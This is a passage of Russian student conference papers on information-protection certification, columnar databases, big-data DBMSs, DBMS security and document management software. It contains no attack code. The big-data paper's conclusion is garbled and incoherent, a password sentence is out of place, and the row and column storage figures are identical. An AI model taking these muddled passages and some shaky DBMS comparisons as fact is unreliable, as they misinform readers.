6	ИС, обрабатывающие КИ и Гостайну	РД "АС. Защита от НСД. Классификация АС». 1998 г.
7	ГИС, ГОЗ, ИС ФЗД, ФИС ФРДО	ФЗ № 149 2006 г., ПП РФ от 26.08.2013 г. № 729
8	ИС управления, используемые предприятиями ОПК	Приказ ФСТЭК России от 28 февраля 2017 г. № 31
9	Оборудования с ЧПУ для обработки информации ограниченного доступа	Приказ ФСТЭК России от 29 мая 2009 г. № 191

Выбор средств защиты

Выбор средства защиты ИС осуществляется исходя из требований нормативных документов. На сегодняшний день реестр ФСТЭК России, содержит более тысячи сертифицированных программных и технических средств защиты информации (СЗИ) и средств криптозащиты (СКЗИ). Основной состав мер защиты изложен в РД (таблица 1) и реализуются при использовании СЗИ, определенных реестром ФСТЭК РФ. Основными принципами технологии защиты и их реализации в ИС должно предусмотрено использование сертифицированных СЗИ и СКЗИ.

Сформулируем необходимый перечень СЗИ с позиций их назначения, а не с позиций мер защиты, таблица 2.

Таблица 2 – Перечень СЗИ

Реализация состава мер защиты								
СЗ от НС Д	СЗ от ПЭМИ Н	обнаружения вторжений	защита от вторжений	антивирусная защита	межсетевое экранирование	проверка на уязвимость	заземление	СКЗИ

Тогда перечень СЗИ должен включать средства защиты от НСД, от ПЭМИН, систему обнаружения от вторжений и защиты от вторжений, антивирусную защиту, межсетевое экранирование, проверку на уязвимость, заземление, криптографическую защиту. Такой подход обеспечивает оптимальный выбор СЗИ с СКЗИ для защищенности ИС. Он выработан в результате многолетнего опыта работ автора по защите и аттестации объектов информатизации. Номенклатура СЗИ должна обеспечить нейтрализацию актуальных угроз безопасности информации согласно «модели угроз», реализация (возникновение) которых возможна в ИС. Здесь мы говорим о полном перечне, используемых СЗИ. Не всегда для конкретной информационной системе требуются перечисленные выше СЗИ.

Когда в ИС используются новые технологии и обнаружены новые угрозы безопасности, а средства и меры защиты информации отсутствуют, то требуется разработка компенсирующих мер. Эти меры, должны обеспечивать блокирование и нейтрализацию угроз безопасности информации, и требуемый уровень защищенности ИС. К таким мерам, например, относятся меры по обеспечению промышленной и физической безопасности, которые поддерживают необходимый уровень защищенности ИС. Контроль эффективности защищенности оценивается достаточностью и адекватностью разработанных компенсирующих мер для блокирования (нейтрализации) угроз безопасности информации. Рассматриваемый этап является важным в технологии ЗИ ИС.

Установка, настройка СЗИ

Технология установки и настройки СЗИ характеризуется выбором СЗИ, который обеспечивает совместимость СЗИ с программным обеспечением ИС и совместимость используемых СЗИ между собой. Настройка СЗИ реализует требуемый состав мер ЗИ и обеспечивает защищенность информационной системы.

Аттестация ИС

При аттестации ИС проводят аттестационные испытания, по результатам которых делается заключение о соответствии ИС требованиям РД по защите информации, регламентируются условия ее эксплуатации. ИС в защищенном исполнении вводится в работу приказом руководителя – владельца ИС после получения аттестата соответствия по информационной безопасности.

Контроль работы ИС

Контроль эффективности работы ИС в защищенном исполнении предусматривает о выполнении требований аттестата соответствия и периодическую проверку. Эффективность технологии ЗИ на современном этапе предусматривает использование SIEM-системы, для выявления и расследованию инцидентов информационной безопасности, инвентаризация активов, контроль защищенности информационных ресурсов с последующей передачей в ГосСОПКА.

Заключение

В работе показана технология защиты информации в информационных системах как совокупность методов и средств защиты информации, порядок классификации. Важным этапом в технологии ЗИ ИС является выбор средств защиты, их установка и настройка которые обеспечивают требуемые меры защиты. Аттестация ИС и контроль обеспечивают эффективность работы защищенных ИС.

СПИСОК ИСТОЧНИКОВ

1. ГОСТ Р 50992-2006. Национальный стандарт Российской Федерации. Защита информации. Основные термины. Москва : Федеральное агентство по техническому регулированию и метрологии, 2006. – 18 с.
2. ГОСТ Р 51583-2014. Защита информации. Порядок создания автоматизированных систем в защищенном исполнении. Общее положение. Москва : Федеральное агентство по техническому регулированию и метрологии, 2014. – 18 с.

УДК 004.4

Демидов Эдуард Даниилович, студент, Комсомольский-на-Амуре государственный университет.

Demidov Eduard Daniilovich, student of Komsomolsk-na-Amure State University

Сидоренко Ярослав Максимович, студент, Комсомольский-на-Амуре государственный университет.

Sidorenko Yaroslav Maksimovich, student of Komsomolsk-na-Amure State University

Мацепура Андрей Михайлович, студент, Комсомольский-на-Амуре государственный университет.

Mascepura Andrey Mikhailovich, student of Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент кафедры “Проектирование, управление и разработка информационных систем”; Комсомольский-на-Амуре государственный университет.

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor of the Department “Design, management and development of information systems” Komsomolsk-on-amur state university.

СРАВНЕНИЯ КОЛОНОЧНЫХ БАЗ ДАННЫХ

COMPARISONS OF COLUMN DATABASES

Аннотация. Данная работа посвящена исследованию в сфере баз данных колоночного типа. Рассматривается способ хранения информации, его отличие от строчного типа в реляционных базах данных, ситуации при которых модель наиболее оптимальна, либо же недостаточно эффективна, а также сравнение и краткое описание уже существующих систем управления базами данных колоночного типа.

Abstract. This work is devoted to research in the field of column-type databases. The method of information storage is considered, its difference from the row type in relational databases, situations in which the model is the most optimal or not efficient enough, as well as a comparison and a brief description of existing column-type database management systems.

Ключевые слова: БД, колоночные, сравнение, процессы взаимодействия, увеличение эффективности, обработка данных.

Key words: DB, columns, comparison, interaction processes, increase in efficiency, data processing.

Введение

Большинство традиционных баз данных хранят данные в виде записей. Каждая запись содержит набор полей, содержащих значения, которые связаны друг с другом [4]. В реляционной базе данных записи представляют собой строки, а поля - столбцы (колонки) (рисунок 1).

Students		
ID	First name	Last name
1	Luna	Lovegood
2	Hermione	Granger
3	Ron	Weasley

Рисунок 1 – Пример строчной базы данных.

Данный строковый подход оптимален, когда есть необходимость частого добавления новых данных или изменения уже существующих. Однако эта модель хранения теряет все свои позиции при работе с огромным количеством данных. Первым минусом является то, что традиционно, базы данных дублируют все совершаемые ими операции в логах, это способствует увеличению веса хранимой информации в несколько раз. Кроме того, большим недостатком является скорость выполнения запросов, так как неважно, сколько нам требуется вывести полей, при строковой модели прочитаны и обработаны будут все, что в разы снизит скорость выполнения задачи.

Для решения этих проблем и была создана колоночная модель данных, в которой записи распределены не по строкам, а по колонкам (рисунок 2).

Students		
ID	First name	Last name
1	Luna	Lovegood
2	Hermione	Granger
3	Ron	Weasley

Рисунок 2 – Пример колоночной базы данных.

Краткое описание

Хранение информации по столбцам позволяет считывать при выполнении запросов только самую необходимую информацию, что сильно ускоряет их работу. Однако такая модель имеет свои минусы – они излишне медленны для записи, и не подходят для целей, в которые включается редактирование уже внесенной информации.

Если же говорить о уже существующих, то в настоящий момент есть множество систем управления базами данных (СУБД) колоночного типа, все они используются в тех или иных сферах деятельности. Далее представлены некоторые из них.

ClickHouse – это колоночная аналитическая СУБД с открытым кодом, позволяющая выполнять аналитические запросы в режиме реального времени на структурированных больших данных, разрабатываемая компанией Яндекс [1].

MariaDB – ответвление от системы управления базами данных MySQL, разрабатываемое сообществом под лицензией GNU GPL. Разработку и поддержку MariaDB осуществляет компания MariaDB Corporation Ab и фонд MariaDB Foundation [2].

Druid - это ориентированное на столбцы распределенное хранилище данных с открытым исходным кодом, написанное на Java [3].

MonetDB - это ориентированная на столбцы система управления реляционными базами данных (СУБД) с открытым исходным кодом, первоначально разработанная в Centrum Wiskunde & Informatica (CWI) в Нидерландах.

Amazon Redshift - это продукт хранилища данных, который является частью более крупной платформы облачных вычислений Amazon Web Services.

Сравнение баз данных

Представленные базы данных имеют свои особенности и отличия. Для сравнения были выбраны такие параметры как: наличие транзакции, наличие диалекта SQL, работа кластерами,

В таблице 1 представлены базы данных с отобранными показателями.

Таблица 1 – Сравнение баз данных

Наименование показателя	Базы данных				
	ClickHouse	MariaDB	Druid	MonetDB	Amazon Redshift
Транзакции	Нет	Есть	Есть	Есть	Есть
SQL	Диалект SQL	MySQL	MySQL, PostgreSQL, Derby	SQL, GIS, SciQL	PostgreSQL
Работа кластерами	Есть	Нет	Есть	Нет	Есть
Интеграция с языками программирования	Есть	Есть	Есть	Есть	Нет
Взаимодействие	Консольный клиент, веб-клиент, HTTP интерфейс, ODBC и JDBC-драйверы	Локальные или удалённые клиенты	Локальные или удалённые клиенты	Локальные или удалённые клиенты	Локальные или удалённые клиенты

Так или иначе каждая из этих баз данных создавалась для различных целей, хотя и выполняют основную общую задачу. Каждая база данных имеет свои различия работы и принципы организации. Рассмотрим кратко их.

Необходимость в ClickHouse возникла в 2009 году при реализации Яндекс.Метрика. Задача состояла в быстрой обработке больших данных, которые заполняются на основе взаимодействия с подключенными сайтами в реальном времени. Основной упор сделан на оптимизации всех используемых функций [1].

Основная идея MariaDB заключается в том, чтобы везде заменить MySQL. Поэтому все, что работает с MySQL, обязательно будет совместимо и с MariaDB. Именно для этого все API, библиотеки, приложения и протоколы, которые применяются в MySQL, также поддерживаются и в MariaDB для лучшей совместимости [2].

Druid использует принцип сегментированного управления внесенных данных. В процессе обработки данные делятся на сегменты, которые обрабатываются параллельно, тем самым ускоряя запросы [3].

MonetDB появилась в 2003 году, это была одна из первых систем баз данных, которая настроила оптимизацию запросов для кэшей центрального процессора. MonetDB включает в себя автоматические и самонастраивающиеся индексы, оптимизацию запросов во время выполнения и модульную программную архитектуру.

Amazon Redshift основан на архитектуре хранилища с массово-параллельной обработкой, которая распределяет и параллельно выполняет операции SQL в целях эффективного использования всех доступных ресурсов. Помимо этого, в системе используется машинное обучение, чтобы прогнозировать скорость выполнения входящих запросов и кэширование результатов поиска для ускорения повторных запросов.

Заключение

В заключении можно сказать, что нельзя по-настоящему выделить наилучшую существующую реализацию колоночной СУБД, в процессе работы мы выяснили то, что каждая из них подходит под выполнение своего рода задач.

СПИСОК ИСТОЧНИКОВ

1. Хабр [Электронный ресурс] / ClickHouse: очень быстро и очень удобно. Режим доступа: <https://habr.com/ru/post/322724/>, свободный (дата обращения 20.10.2022г).
2. Spec-Zone [Электронный ресурс] / MariaDB AX. Режим доступа: <https://spec-zone.ru/mariadb/installing-mariadb-ax-mariadb-columnstore-from-the-package-repositories-12x/index>, свободный (дата обращения 17.10.2022г).
3. Wikipedia [Электронный ресурс] / Apache Druid. Режим доступа: https://en.wikipedia.org/wiki/Apache_Druid, свободный (дата обращения 17.10.2022г).
4. Скрипаль Е. И., Разработка программного обеспечения для базы данных для школьного журнала / Е. И. Скрипаль, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 456-460.

УДК 681.3.06; 004

Забелин Матвей Максимович, студент Комсомольский-на-Амуре государственный университет;

Zabelin Matvey Maksimovich, student of Komsomolsk-on-Amur State University

Петрова Анна Николаевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

ОБЗОР СУБД ДЛЯ БОЛЬШИХ ДАННЫХ

OVERVIEW OF DBMS FOR BIG DATA

Аннотация. Работа посвящена обзору СУБД для больших данных, какие существуют проблемы больших данных, технологии, используемые в СУБД, а также возможности может дать развитие больших данных. Целью обработки больших данных является получение понятных человеку результатов, обобщающих поведение изучаемых объектов и позволяющих его прогнозировать.

Abstract. The work is devoted to an overview of the DBMS for big data, what are the problems of big data, the technologies used in the DBMS, as well as the opportunities that the development of big data can give. The purpose of processing big data is to obtain human-understandable results that generalize the behavior of the objects under study and allow it to be predicted.

Ключевые слова: СУБД, большие данные, технологии, возможности.

Key words: DBMS, big data, technologies, opportunities.

Введение

Различные этапы бизнеса (транзакции, телефонные звонки, данные о клиентах из CRM, записи входящего колл-центра, электронные письма, единицы данных и показатели, статьи и публикации в социальных сетях, интернет-трафик и т. д.) используются для извлечения бизнес-данных из собранных данных. должны быть обработаны быстро и осторожно, чтобы быть прибыльным. Хранение и всесторонний анализ информации,

быстро извлеченной из больших объемов данных, в том числе неструктурированных данных. Какие возможности открываются при использовании больших данных:

- более дешевая инфраструктура и ресурсы хранения данных,
- Ускорение сбора информации в общих ИТ-системах и из внешних источников
- Доступ к обработке ранее необработанных типов данных
- Повышение эффективности принимаемых решений за счет улучшения качества отчетов, которые теперь учитывают больше анализируемых параметров
- Возможность моделирования различных сценариев развития событий в результате полученной информации

Все преимущества больших данных в совокупности повышают эффективность управленческих и оперативных решений, а также увеличивают скорость реагирования в быстро меняющейся бизнес-среде.

Понятия, используемые при работе с данными

База данных – это совокупность взаимосвязанных данных, а данные – это совокупность фактов и цифр, которые могут быть обработаны для получения информации.

Система управления базами данных (СУБД) – это программное обеспечение, которое позволяет пользователям управлять, создавать и поддерживать базы данных. Право на предоставление базы данных включает системное администрирование, устанавливающее контроль и порядок в предоставлении информации.

Решение СУБД предназначено для максимальной информационной гибкости и может совместно использоваться с другими типами программного обеспечения корпоративной инфраструктуры, включая приложения электронной почты. Стандартные реляционные базы данных эффективны для хранения и обработки структурированных данных. Реляционные СУБД используют таблицы для хранения данных и язык структурированных запросов (SQL) для доступа и извлечения данных.

Большие данные – это разнообразные данные, которая отличаются неструктурированностью и высокой скоростью роста своего объема по сравнению со стандартной базой данных [1, 2]. Существует несколько типов баз данных NoSQL и инструментов, доступных для хранения и обработки больших данных. Базы данных NoSQL оптимизированы для анализа данных с использованием больших данных, таких как текст, изображения, логотипы и другие форматы данных, такие как XML, JSON. Большие данные полезны для разработки интеллектуальных приложений, управляемых данными.

Хранилище больших данных – это архитектура вычислений и хранения, которую можно использовать для сбора и управления массивами данных большого масштаба и выполнения анализа данных в режиме реального времени. Затем эти анализы можно использовать для получения информации из метаданных.

Обычно хранилище больших объемов данных состоит из жестких дисков из-за более низкой стоимости носителя. Однако флэш-хранилище набирает популярность из-за его снижающейся стоимости. При использовании флэш-памяти системы могут быть построены исключительно на флэш-носителях или могут быть построены как гибриды флэш-памяти и дискового хранилища.

Поскольку данные в больших наборах данных неструктурированы, то хранилище больших данных обычно строится с использованием объектного и файлового хранилища [5, 6]. Эти типы хранилищ не ограничены конкретными емкостями, и обычно объемы масштабируются до размеров терабайт или петабайт.

Методы работа с большими данными

Некоторые аналитические методы и приемы, применимые к большим данным:

- 1) Интеллектуальный анализ данных – изучение правил ассоциации, классификация (методы категоризации новых данных на основе принципов, ранее применявшихся к существующим данным), кластерный анализ, регрессионный анализ.

2) Краудсорсинг – категоризация и обогащение данных силами широкого, неопределенного круга лиц.

3) Слияние и интеграция данных – набор методов, позволяющих интегрировать разнородные данные из разных источников для проведения углубленного анализа.

4) Машинное обучение, включая контролируемое и неконтролируемое обучение, а также использование моделей, построенных на основе статистического анализа или машинного обучения, для создания сложных прогнозов на основе базовых моделей.

5) Искусственные нейронные сети, сетевой анализ, оптимизация, в том числе генетические алгоритмы.

6) Пространственный анализ – использование топологической, геометрической и географической информации в данных.

7) Статистический анализ – A/B-тестирование и анализ временных рядов.

8) Визуализация аналитических данных – представление информации в виде изображений, графиков, таблиц и диаграмм с использованием интерактивных функций, как для результатов, так и для использования в качестве исходных данных для дальнейшего анализа. Технология больших данных может быть определена как программное обеспечение-утилиты, предназначенная для анализа, обработки и извлечения информации из чрезвычайно сложных и больших наборов данных, с которыми традиционное программное обеспечение для обработки данных никогда не справится.

Программное обеспечение, используемое для работы с большими данными

Apache Flink - один из лучших инструментов анализа данных с открытым исходным кодом для потоковой обработки больших данных. Это распределенные, высокопроизводительные, всегда доступные и точные приложения для потоковой передачи данных [7].

Pentaho предоставляет инструменты для обработки больших данных для извлечения, подготовки и объединения данных. Он предлагает визуализацию и аналитику, которые меняют способ ведения любого бизнеса. Этот инструмент для обработки больших данных позволяет превращать большие данные в большие идеи [3].

RapidMiner является одним из лучших инструментов анализа данных с открытым исходным кодом. Он используется для подготовки данных, машинного обучения и развертывания моделей. Он предлагает набор продуктов для построения новых процессов интеллектуального анализа данных и настройки прогнозного анализа.

Atlas.ti это универсальное исследовательское программное обеспечение. Этот инструмент анализа больших данных предоставляет вам универсальный доступ ко всему спектру платформ. Вы можете использовать его для качественного анализа данных и исследования смешанных методов в академических исследованиях, исследованиях рынка и пользовательского опыта.

Программная библиотека Apache Hadoop – это платформа для работы с большими данными. Это позволяет распределять обработку больших наборов данных между кластерами компьютеров. Это один из лучших инструментов для работы с большими данными, предназначенный для масштабирования от отдельных серверов до тысяч машин [4].

В Apache Cassandra база данных сегодня широко используется для обеспечения эффективного управления большими объемами данных.

Вывод

Специализированная СУБД может использоваться для двух рядов данных из универсальной системы, а также для каждого класса, в общем случае необходимо иметь свою систему и иметь небольшое количество доступов (использование универсальной системы не разрешено), system, но надо оптимизировать специализированную систему) возможно больше на уровне кода). Vertica, специально разработана для решения аналитических задач в реальном времени.

СПИСОК ИСТОЧНИКОВ

1. Что такое Big Data (BigData) в маркетинге: проблемы, алгоритмы, методы анализа // Landing Page Generator – платформа создания и оптимизации посадочных страниц. URL: <http://lpgenerator.ru/blog/2015/11/17/что-такое-big-data-bolshie-dannye-v-marketinge-problemy-algoritmy-metody-analiza/> (дата обращения 05.11.2022).
2. Big Data от А до Я. Часть 1: Принципы работы с большими данными, парадигма MapReduce // Хабрахабр. URL: <https://habrahabr.ru/company/dca/blog/267361/> (дата обращения 05.11.2022).
3. Аналитический обзор рынка Big Data // Хабрахабр. URL: <https://habrahabr.ru/company/moex/blog/256747/> (дата обращения 05.11.2022).
4. Donald Miner, Adam Shook. MapReduce Design Patterns: Building Effective Algorithms and Analytics for Hadoop and Other Systems. –; 2012. – 230 с.
5. Большие данные // Википедия. URL: [https://ru.wikipedia.org/wiki/ Боль- шие_данные](https://ru.wikipedia.org/wiki/Большие_данные) (дата обращения 05.11.2022).
6. Что такое Big Data? // ПостНаука. URL: <https://postnauka.ru/faq/46974> (дата обращения 05.11.2022).
7. Васильев, Г. В. Оптимизированное хранение больших данных с помощью Apache hive / Г. В. Васильев, А. В. Васильев // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 89-91.

УДК 681.3.06; 004

Забелин Матвей Максимович, студент Комсомольский-на-Амуре государственный университет;

Zabelin Matvey Maksimovich, student of Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, docent Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

ПУТИ ЗАЩИТЫ ИНФОРМАЦИИ В СУБД

WAYS TO PROTECT INFORMATION IN DBMS

Аннотация. В работе описаны основные аспекты информационной безопасности системы управления базами данных (СУБД), приведены наиболее распространенные типы атак и рекомендации по защите данных. Отдельно описано управление доступом к объектам СУБД, как один из важных путей повышения безопасности данных в базе данных.

Abstract. The work is devoted to representations in the DBMS for information protection, roles, groups and other factors that help protect information from an attacker. The purpose of this work is to study the ways and functions that can be used to protect information in the DBMS, such as: roles, groups, privileges, and others.

Ключевые слова: СУБД, защита информации, управление доступом, администрирование БД, безопасность баз данных.

Key words: DBMS, user groups, information security, access control, user roles, database administration.

Введение

СУБД обеспечивает централизованное представление данных, к которым могут быть доступны несколько пользователей из нескольких местоположений контролируемым образом. СУБД может ограничивать то, какие данные видят конечные пользователи и как они просматривают данные, предоставляя множество представлений одной схемы базы данных. Конечным пользователям и программным программам не нужно понимать, где физически расположены данные или на каком носителе они хранятся, поскольку СУБД обрабатывает все запросы [1,2].

В рыночной экономике обязательным условием эффективности любого предприятия, получения максимальной прибыли, поддержания целостности организационной структуры любого предприятия является обеспечение защиты информации от несанкционированного доступа. Эта проблема решается с помощью набора инструментов, методов и систем, которые препятствуют получению важной информации неавторизованными лицами.

Ответственность за защиту информации от несанкционированного доступа несут, как правило, лица из низшего звена управленческого аппарата. Между тем, в каждом бизнесе должен быть ответственный сотрудник, который координирует действия для обеспечения конфиденциальности данных. Он должен быть в высшем эшелоне административного аппарата.

Информационная безопасность СУБД

Для СУБД важны все три основных аспекта информационной безопасности - конфиденциальность, целостность и доступность. Нарушение конфиденциальности данных включает план, незаконное знакомство, обработка, копирование, модификация, уничтожение информации, внедрение вирусов, разрушающих программное обеспечение. Все эти действия нарушают положения правил, регулирующих использование данных.

Современные средства защиты информации от несанкционированного доступа используются для предотвращения проникновения злоумышленников в базы данных, содержащие информацию, важную для пользователей. Сегодня в области защиты данных от незаконных действий есть несколько направлений:

1) Предотвращение хулиганов из компьютерной среды. В рамках этого направления используются технические средства защиты информации от несанкционированного доступа, позволяющие выявить злоумышленника и остановить его действия на начальном этапе внедрения в сеть.

2) Создание специальных программных продуктов, обеспечивающих защиту компьютерной среды.

3) Использование инструментов для защиты информации от несанкционированного доступа для конкретного компьютера.

4) Следует понимать, что различные методы и технологии используются для решения конкретной проблемы, связанной с обеспечением конфиденциальности данных.

5) Защита базы данных имеет разные уровни. Вот некоторые стандарты защиты базы данных:

6) Безопасность на уровне данных: это процесс защиты данных от подделки или кражи на сервере.

7) Безопасность на уровне пользователя: когда они атакуют сервер, они делают это с уровня пользователя. Вот почему организации ищут программное обеспечение для защиты в режиме реального времени для мониторинга транзакций и ограничения пользователей от посещения несанкционированных веб-сайтов или загрузки из ненадежных источников.

Безопасность на системном уровне: это защита сетевых серверов, оборудования и других исходящих / входящих сообщений от использования в качестве канала распространения вредоносного программного обеспечения.

Наиболее распространенные типы атак на базы данных

Существуют различные типы атак на базу данных, но наиболее угрожающими безопасности базы данных являются:

- DoS-атаки,
- повышение привилегий,
- уязвимость переполнения буфера,
- угрозы SQL-инъекций,
- слабая аутентификация.

Рекомендации по защите данных

Методы наиболее надежные и широко используемые для обеспечения безопасности данных, рекомендуемые экспертами следующие:

1) **Физическая безопасность:** это один из первых методов защиты физических серверов. В основном методы требуют цифровых замков и использования камер видеонаблюдения для непрерывного мониторинга данных и обеспечения безопасности помещений 24/7, предотвращая несанкционированное проникновение.

2) **Установка политики безопасности и соответствия требованиям:** необходимо четко определить свои стандарты и политики безопасности. Это гарантирует, что предприятию не придется бороться с оценкой соответствия требованиям или измерением прогресса по сравнению с контрольными показателями. В большинстве случаев организации разрабатывают строгие политики безопасности для своих данных, поскольку они перемещаются по сети. Однако им не удастся самостоятельно сопоставить эти политики со своей базой данных.

Недостатки в безопасности устраняются, как правило, как реакция на инцидент, а не как упреждающий ответ в результате политик. Компаниям всегда приходится пересматривать свои политики после исправления уязвимостей или установки более новой версии программного обеспечения. Это делается для того, чтобы пользователи могли учитывать обновленные ими настройки и конфигурации. Устанавливая стандарты и политики, команда по защите данных должна убедиться, что они учитывают, как они регулярно обновляют свою политику, кто отвечает за обновления, что должно инициировать изменение политики и процесс утверждения изменения политики.

3) **Использование надежного программного обеспечения для баз данных:** можно использовать программное обеспечение для баз данных с открытым исходным кодом или версию, оплаченную и поддерживаемую поставщиком. Это программное обеспечение будет работать только на активных устройствах, но на неактивных устройствах оно будет отключено, а неиспользуемые учетные записи по умолчанию будут периодически удаляться. Исправления безопасности должны применяться своевременно. Также необходимо внимательно присмотреться к поставщику программного обеспечения, чтобы определить, как он обеспечивает безопасность кода.

4) **Аудит базы данных и управление изменениями:** меры безопасности необходимы для отслеживания управления изменениями для входа в действия с базой данных. Все регистрационные данные сохраняются не реже одного раза в год для проверок безопасности, и все учетные записи, которые сталкиваются с максимальным количеством неудачных попыток входа в систему, автоматически отправляют уведомление администратору базы данных, чтобы можно было предпринять необходимые шаги.

5) **Реализация кода приложения:** администраторы баз данных гарантируют, что исходные коды и файлы конфигурации доступны через авторизованные учетные записи операционной системы. Коды приложений следует регулярно проверять, чтобы убедиться, что они не уязвимы для внедрения SQL.

6) **Установка брандмауэров сервера:** можно настроить все подключения к своей базе данных таким образом, чтобы она блокировала весь входящий трафик с помощью брандмауэра. Это означает, что он заблокирует доступ для прямых клиентов и предо-

ставит доступ только авторизованным приложениям. Администраторы баз данных (DBA) и системные администраторы (SAs) строго поддерживают и контролируют правила брандмауэра. Они также отвечают за выполнение проверок интернет-провайдеров и сетевых проверок для укрепления серверных машин.

7) Роль администраторов серверов баз данных и администраторов баз данных: только избранные пользователи имеют надлежащую авторизацию, и все они подписывают NDA после проверки данных.

Сотрудникам DBA разрешено использовать личные учетные записи для доступа к серверу и не использовать общие учетные записи. Эти люди должны создавать и поддерживать очень надежный пароль, чтобы соответствовать всем необходимым правилам безопасности.

Как упоминалось выше, для обеспечения безопасности базы данных используются три основные концепции:

1. Конфиденциальность: сохранение конфиденциальности можно достичь с помощью принудительного шифрования переданных данных и данных, хранящихся в базе данных.

2. Целостность: система управления пользовательской системой должна гарантировать, что доступ к данным разрешен только авторизованному персоналу, а журнал ведется так, чтобы каждый мог получить к нему доступ. Это гарантирует отсутствие утечки данных, вызванной ошибками.

3. Доступность: данные, хранящиеся в системе, доступны как администраторам, так и пользователям, что сокращает время простоя. Серверы периодически обновляются, чтобы обеспечить максимальную безопасность, а также повысить производительность благодаря непрерывному обслуживанию.

Если пароль опущен, для его ввода выдается приглашение и на время выключается эхоотображение.

Так или иначе, в момент начала сеанса работы с сервером баз данных пользователь идентифицируется своим именем, а средством аутентификации служит пароль. Детали этого процесса определяются реализацией клиентской части приложения.

Управление доступом

Обычно в СУБД применяется произвольное управление доступом, когда владелец объекта передает права доступа к нему (чаще говорят - привилегии) по своему усмотрению. Привилегии могут передаваться субъектам (отдельным пользователям), группам, ролям или всем пользователям.

Группа – это группа пользователей. Объединение субъектов облегчают управление базой данных и часто создаются на основе статуса организации или организационной структуры. Каждый пользователь может принадлежать к нескольким группам. Когда пользователь запускает сеанс базы данных, он может отображать группы, в которых находится.

Роль – ещё один способ дать привилегии. Роли не привязаны к спискам пользователей – вместо этого роли защищены паролями. Разрешения ролей имеют приоритет над разрешениями пользователей и групп. Другими словами, такому пользователю, как руководитель, не нужно иметь права доступа к вещам, которыми управляют программы, имеющие определенную роль.

Пользователей СУБД можно разбить на три категории:

- администратор сервера баз данных – обладает всеми возможностями и командами для управления всем сервером;
- администраторы базы данных – контролирует только данную ему базу данных, может выдать права и привилегии отдельным пользователям;
- прочие (конечные) пользователи – обычные пользователи данной базы данных, которые могут использовать все выданные им команды.

По умолчанию все пользователи имеют право создавать процедуры в базе данных. В то же время они могут делать с данными практически все, что угодно, если им предоставлены права на автоматическое выполнение. Это связано с тем, что операция не требует доступа к обрабатываемому объекту. К счастью, и владелец объекта, и администратор базы данных должны предоставить объекту привилегии, в частности, право на выполнение процедуры. Можно сказать, насколько осторожными вы должны быть, предоставляя привилегии выполнения новым непроверенным процедурам.

Заключение

Из всего вышеизложенного можно сделать вывод, что защитить данные от злоумышленников во всех трех аспектах можно с помощью настройки системы безопасности СУБД и применяя шифрование данных. Наряду со средствами СУБД, следует использовать и другие рекомендации по защите данных, приведенные выше.

СПИСОК ИСТОЧНИКОВ

1. Карпова, Н. Г. Способы обеспечения информационной безопасности в распределенных информационных системах / Н. Г. Карпова, И. А. Трещев, В. А. Кузнецов // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 106-109.

2. Трещев, И. А, Программное обеспечение для анализа исполняемых файлов / И. А. Трещев, Н. Е. Подоба // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 141-142.

УДК 004

Игнатъева Виктория Игоревна, студент, Комсомольский-на-Амуре государственный университет

Ignatieva Victoria Igorevna, student, Komsomolsk-on-Amur State University

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем»; Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, candidate of technical sciences, associate professor, head of the department "Design, management and development of information systems"; Komsomolsk-on-Amur State University

Абрамсон Елизавета Владимировна, старший преподаватель, Комсомольский-на-Амуре государственный университет

Abramson Elizaveta Vladimirovna, Senior Lecturer, Komsomolsk-on-Amur State University

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ ЭЛЕКТРОННОГО ДОКУМЕНТООБОРОТА

COMPARATIVE ANALYSIS OF SOFTWARE FOR ELECTRONIC DOCUMENT MANAGEMENT

Аннотация. Описаны основные причины для перехода предприятий на систему электронного документооборота, а также выявлены основные критерии для анализа выбранных программ. Для более точного определения лучшей системы документооборота был проведен анализ основных характеристик систем работы с электронным документооборотом. Для экономического обоснования выбранной системы был проведен сравнительный анализ стоимости программ для работы с электронным документооборотом.

Abstract. The main reasons for the transition of enterprises to an electronic document management system are described, as well as the main criteria for analyzing the selected programs are identified. To more accurately determine the best document management system, an analysis of the main characteristics of electronic document management systems was carried out. For the economic justification of the chosen system, a comparative analysis of the cost of programs for working with electronic document management was carried out.

Ключевые слова: электронный документооборот, база данных, система управления базами данных, бизнес-пользователи, сервер, средства мониторинга, оценка.

Key words: electronic document management, database, database management system.

Сегодня даже в малых и средних компаниях существует множество документов, которые необходимо надежно хранить и к которым сотрудники должны иметь быстрый доступ в любое время. Современное управление документами создает в организации среду, в которой документы можно хранить, архивировать, просматривать и редактировать в цифровом виде.

